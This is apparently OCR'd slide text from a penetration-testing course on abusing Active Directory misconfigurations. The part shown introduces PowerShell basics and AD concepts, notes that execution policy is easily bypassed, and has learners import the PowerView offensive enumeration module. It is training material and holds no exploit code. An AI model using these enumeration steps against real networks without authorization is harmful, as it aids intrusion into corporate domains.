ABUSING ACTIVE DIRECTORY

ABOUT US

Tarek Naja (@DeanOfCyber)

- 18 years of experience between EU and GCC
- Qualys subject matter expert
- Founder of Hackers Academy www.hackersacademy.com
- Dubai OWASP chapter leader
- Focus Areas: Penetration Testing and Security Trainings


Khalifa Alshamsi (@kha1ifuzz)

- 12 years of experience in Cyber Security
- Founder of Offensivebits and Malcrove, Offensive and Cyber Defense companies in Dubai.
- Heading the Penetration Testing and Red Teaming Services.

[HACKERS/ACADEMY]

LAB

https://cutt.ly/96tX9BN



WHY AD

The key to the kingdom

- The dominant mode in managing Windows Enterprises.
- Approximately 95% of Global Fortune 1000 use AD.
- Most high-profile breaches involved AD.

COURSE OVERVIEW

In this course we introduce common Active Directory misconfigurations for both on-premise and Azure, what their root cause is and how they can be abused. The course focuses on abusing real life misconfigurations and steers away from the traditional penetration testing tools and methodologies.

Course Premise


- Assume breach: You have a foot hold with low privileges, What's next?

Course limitations

- This is not a Red Teaming Course, and not intended for being stealthy or trying to bypass security controls.

LAB SETUP

Pwnd.user



POWERSHELL INTRODUCTION

INTRO TO POWERSHELL

Powershell

- Command-line shell and scripting language.
- Allows running commands locally and remotely.

Features

- Built-in help.
- Pipeline – command1 | command2
- Aliases – dir / ls / etc.

Source: https://docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.2

CMDLETS

CMDLETS AKA Command-let – Native Powershell commands and collected into Modules and can be loaded on demand.

Examples

Get-Location

New-Item

Copy-Item

Remove-Item

Move-Item

Rename-Item

Source: https://docs.microsoft.com/en-us/powershell/scripting/powershell-commands?view=powershell-7.2

CORE CMDLETS

Get-Command

- Lists available cmdlets and aliases (Aliases are cmdlets nicknames)
- Get information about cmdlets and can be used with Verbs and Nouns.

Get-Help

- What does the command do and how do you call the command.

Examples

Get-Command -Name rm

Get-Command -Noun file*

Get-Help rm

Get-Help -Name rm

Source: https://docs.microsoft.com/en-us/powershell/scripting/powershell-commands?view=powershell-7.2

PIPING

Pipe |

Left of the pipe is input to right of the pipe.

Operators

- -eq: left equals right
- -ne: not equals
- -like: string matches wildcard pattern
- -Match: string matches regex pattern

Examples

```
Get-Process -Name explorer | Select-Object CPU,ProcessName
```

```
Get-Process | Where-Object ProcessName -eq explorer
```

```
Get-Process | Where-Object ProcessName -Match explo*
```

CORE CMDLETS

Get-Member

- It is used to get the members, the properties and methods, of objects.
- Cmdlet default output truncates info
- To learn more, you can Get-Member
- Get-Member should be piped after a cmdlet, then use, Select-Object

Examples

Get-Process | Get-Member

Get-Process -Name explorer | Select-Object path

FORMATTING

Format List

Get-Process -Name explorer | Format-list

Format Table

Get-Process -Name explorer | Format-Table

Selective Formatting

Get-Process -Name explorer | Select-Object CPU,ProcessName

IMPORT-MODULE

Module

- A package that contains members.
- Members include cmdlets, scripts, etc.

Import

Imports into current session.

Example


Try executing “Get-NetUser”, does it work?

Now try “Import-Module .\PowerView.ps1” then try executing the same command again.

EP BYPASS

Execution Policy

- Safety feature to help prevent execution of malicious scripts.
- Can be set for user, local computer or session.
- Does NOT restrict user actions.
- Policies: AllSigned, Bypass, Restricted...etc
- Can be easily bypassed (e.g. writing script content at command line)



Source: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-7.2

IMPORT AD AND POWERVIEW MODULES

Import PowerView module

```
Import-Module .\PowerView.ps1
```

Import the Active Directory Module

```
Import-Module .\AD-Module\Microsoft.ActiveDirectory.Management.dll
Import-Module .\AD-Module\ActiveDirectory\ActiveDirectory.psd1
```

MISSION

What is a “Select-Object” alias

What is a “Where-Object” alias

Sort svchost process from highest to lowest CPU

SOLUTION

```
Get-Process | Where-Object Name -eq svchost | Select-Object Name,CPU |
Sort-Object CPU -Descending
```

ANOTHER SOLUTION

```
Get-Process -Name svchost | Sort-Object CPU -Descending
```

ACTIVE DIRECTORY INTRODUCTION

INTRO TO AD

Scenario

- Imagine you are managing thousands of computers.
- How would you allow employees access to some of these computers.
- How would you install MS Office on all computers.
- How would you restrict employees from running certain software.

What is it?

- Centralized management to your computers in your environment.
- Hierarchical structure that stores info about objects in your environment.

MAIN COMPONENTS

Organizational Units (OUs)

- Groups of resources like accounts or computers
- Makes it easier to manage as one
- Makes it easier to delegate resources

Group Policy Objects (GPO)

- Centrally managed settings
- Apply to users or computers
- Example: password policy

Active Directory

Centralized database for everything in domain

MAIN COMPONENTS

Domain

- Management structure.
- Contains users, groups, computers, OUs, policies, etc.
- Example: alto.tel

Tree


- Collection of domains share same root name.
- Grouped in a hierarchical parent-child structure.

Forest


- Highest level of organization within the Active Directory
- Includes one or more domains/trees.

Domain Controller


- Windows Servers have different roles.
- When configuring a forest or a domain, a DC is needed.
- This is where AD software is installed.
- Stores objects of the domain (including all secrets).



